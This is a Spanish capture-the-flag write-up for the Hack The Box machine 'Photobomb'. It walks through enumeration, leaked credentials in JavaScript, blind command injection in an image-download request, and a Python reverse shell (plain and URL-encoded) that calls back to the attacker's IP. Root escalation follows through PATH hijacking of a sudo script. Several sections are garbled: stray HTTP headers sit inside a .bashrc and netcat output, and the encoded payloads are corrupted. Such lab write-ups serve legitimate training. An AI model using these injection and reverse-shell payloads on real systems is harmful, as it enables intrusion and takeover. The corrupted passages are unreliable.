

Photobomb



Descripción

Photobomb es una máquina de dificultad facil y está muy bien para practicar blind command injections y escaladas de privilegios basadas en Path Hijacking

Herramientas empleadas en la resolución de esta máquina

- nmap
- echo
- burpsuite
- netcat
- touch
- chmod

Enumeración

Vamos a empezar la fase de enumeración haciendo un escaneo a los puertos abiertos de la máquina víctima

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.182
```

```
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.049s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp    open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
11134/tcp filtered unknown
25329/tcp filtered unknown
29946/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En los resultados del escaneo podemos ver que hay poca cosa, el puerto 22 (SSH) y el puerto 80 (HTTP)

Página web

Al entrar en la página web veremos que se nos redirige al dominio photobomb.htb, por lo que vamos a asignarlo en nuestra carpeta de hosts

```
echo "10.10.11.182 photobomb.htb" | sudo tee -a /etc/hosts
```

una vez hecho esto ya podremos acceder al dominio y ver la página sin problema



Si vemos, hay un botón que dice **click here!**, si clicamos tendremos una ventana que nos pedirá usuario y contraseña, si probamos contraseñas por defecto veremos que no conseguimos nada

Si vemos el código fuente y vamos a la carpeta donde está el código JavaScript





```
<!DOCTYPE html>
<html>
<head>
    <title>Photobomb</title>
    <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
    <script src="photobomb.js"></script>
</head>
<body>
    <div id="container">
        <header>
            <h1><a href="/">Photobomb</a></h1>
        </header>
```

Si leemos el código podremos encontrar unas credenciales

```
function init() {
    // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
    if (document.cookie.match(/^(.*)?\$*isPhotoBombTechSupport\$*=\$*[^\;]+(.*)?\$/)) {
        document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');
    }
}
window.onload = init;
```

pH0t0:b0Mb!

Para simplificar el proceso copiaremos la url que encontramos en el código y la pondremos en el buscador



Si bajamos podremos ver que tenemos para descargar imágenes con distintas opciones

Vamos a probar con burp suite si modificando la petición de descarga apodemos conseguir algo, por lo que interceptaremos la solicitud de descarga.

```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 86
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Accept-Language: en-US,en;q=0.9
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=3000x2000|
```

Si probamos distintos payloads de inyección de comandos en los distintos parámetros de la petición podremos ver que el parámetro jpg es vulnerable, lo comprobaremos haciendo la siguiente inyección


```
;sleep 10
```

Porqué **;sleep 10** y no **;id**, porque al probar con id no reacciona y con el sleep sí, esto se debe a que es una blind command injection y se está ejecutando pero no nos muestra los resultados

Modificaremos de esta manera la petición

```
Content-Type: application/signed-exchange;v=b3;q=0.7  
Date: Sun, 18 Jul 2021 14:43:11 GMT  
Server: http://photobomb.htb/printer  
Content-Encoding: gzip, deflate, br  
Connection: keep-alive  
  
o=voicu-apostol-MwER49YaD-M-unsplash.jpg&filetype=jpg;sleep+10&dimensions=3000x2000
```

Al poner sleep 10 haremos que la petición tarde más de lo normal y efectivamente, ha tardado 14 segundos en darnos una respuesta, podemos dar por vulnerable este parámetro



Explotación

Ahora vamos a darnos una reverse shell para tener acceso a la máquina víctima

vamos a usar el siguiente payload de reverse shell y será en python, he probado con otras pero solo me ha funcionado un payload con python

```
export RHOST="10.10.16.11";export RPORT=1234;python3 -c 'import  
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd)  
for fd in (0,1,2)];pty.spawn("sh")'
```

Antes de poner el payload vamos a tener que URL-encodearlo

En la parte del decoder de **Burp-Suite** vamos a pegar la reverse shell y a codificarla

```
%65%78%70%6f%72%74%20%52%48%4f%53%54%3d%22%31%30%2e%31%30%2e%31%36%2e%31%31%22%3b%65%78%70%6f%72%74%20%52%50%4f%52%54%3d%31%32%33%34%3b%70%79%74%68%6f%6e%33%20%2d%63%20%27%69%6d%70%6f%72%74%20%73%79%73%2c%73%6f%63%6b%65%74%2c%6f%73%2c%70%74%79%3b%73%3d%73%6f%63%6b%65%74%2e%73%6f%63%6b%65%74%28%29%3b%73%2e%63%6f%6e%6e%65%63%74%28%28%6f%73%2e%67%65%6e%76%28%22%52%50%4f%52%54%22%29%29%29%29%3b%5b%6f%73%2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%66%64%29%20%66%6f%72%20%66%64%20%69%6e%20%28%30%2c%31%2c%32%29%5d%3b%70%74%79%2e%73%70%61%77%6e%28%22%73%68%22%29%27
```

Ahora lo pondremos en el parámetro de formato de imagen con ;

Antes de enviar la petición vamos a establecer un puerto a la escucha para recibir la conexión

```
nc -lvpn 1234
```

Ahora sí podremos enviar la solicitud

```
photo=voicu-apostol-MWER49Yad-M-unplash.jpg&filetype=jpg;%65%78%70%6f%72%74%20%52%48%4f%53%54%3d%22%31%30%2e%31%31%22%3b%65%78%70%6f%72%74%20%52%50%4f%52%54%3d%31%32%33%34%3b%70%79%74%68%6f%6e%33%20%2d%63%20%27%69%6d%70%6f%72%74%20%73%79%73%2c%73%6f%63%6b%65%74%2c%6f%73%2c%70%74%79%3b%73%3d%73%6f%63%6b%65%74%2e%73%6f%63%6b%65%74%28%29%3b%73%2e%63%6f%6e%6e%65%63%74%28%28%6f%73%2e%67%65%74%65%6e%76%28%22%52%48%4f%53%54%22%29%2c%69%6e%74%28%6f%73%2e%67%65%74%65%6e%76%28%22%52%50%4f%52%54%22%29%29%0%69%6e%20%28%30%2c%31%2c%32%29%5d%3b%70%74%79%2e%73%70%61%77%6e%28%22%73%68%22%29%27&dimensions=3000x2000
```

Ya tendremos nuestra reverse shell

```
[root@kali ~]# nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.182] 35832
$ 
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 Content-Length: 724
4 Cache-Control: max-age=0
5 Accept: */*
```

Si hacemos whoami veremos que estamos con el usuario wizzard, reclamamos la **userflag** y seguimos con la escalada de privilegios

Escalada de Privilegios

Para empezar la escalada de privilegios, vamos a ver sobre que archivos tenemos permisos completos

```
sudo -l
```

```
Matching Defaults entries for wizard on photobomb:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
User wizard may run the following commands on photobomb:  
    (root) SETENV: NOPASSWD: /opt/cleanup.sh  
$
```

Veremos que tenemos acceso sobre el archivo cleanup.sh, vamos a ver que contiene el archivo

```
cat /opt/cleanup.sh  
#!/bin/bash  
. /opt/.bashrc  
cd /home/wizard/photobomb  
  
# clean up log files  
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]  
then  
    /bin/cat log/photobomb.log > log/photobomb.log.old  
    /usr/bin/truncate -s0 log/photobomb.log  
fi  
  
# protect the priceless originals  
find source_images -type f -name '*.jpg' -exec chown root:root {} \  
$
```

Podemos ver al principio del script que se está cargando el archivo .bashrc.

Si vemos los archivos ocultos de la carpeta /opt con **ls -la** podremos ver que tiene un .bashrc (probablemente al que llama el archivo cleanup.sh), vamos a ver el contenido del archivo y a intentar encontrar un posible vector de escalada de privilegios

Al revisar el archivo, podemos ver una línea muy curiosa, si vemos el corchete,

```
cat .bashrc
# System-wide .bashrc file for interactive bash(1) shells.
# Connection: keep-alive
# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile. &filetype=
# Jameson: ensure that snaps don't interfere, 'cos they are dumb
PATH=${PATH:/\snap/bin/}
# Jameson: caused problems with testing whether to rotate the log file
enable -n [ # ]

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi
# set a fancy prompt (non-color, overwrite the one in /etc/profile)
# but only if not SUDOing and have SUDO_PS1 set; then assume smart user.
if ! [ -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi

# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*) teway Time-out
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#esac
```

Lo que está haciendo esa línea es que desactivar el comando de la shell y entonces, ahora para ejecutar el comando [] recurrirá a la carpeta de origen del comando

Podremos escalar privilegios creando un archivo falso y cambiando el **PATH**, así que en vez de llamar al archivo original, llamará al nuestro

Vamos a crear nuestro archivo falso en el directorio **tmp**

```
touch [  
echo '/bin/bash' > '['
```

Después de haber puesto /bin/bash para recibir una shell, convertiremos el archivo en ejecutable

```
chmod +x '['
```

Y ahora cambiaremos el PATH para que encuentre antes nuestro archivo falso que el real

```
sudo PATH=/tmp:$PATH /opt/cleanup.sh
```

Ahora deberíamos ser root

```
root@photobomb:/tmp# whoami  
whoami  
root
```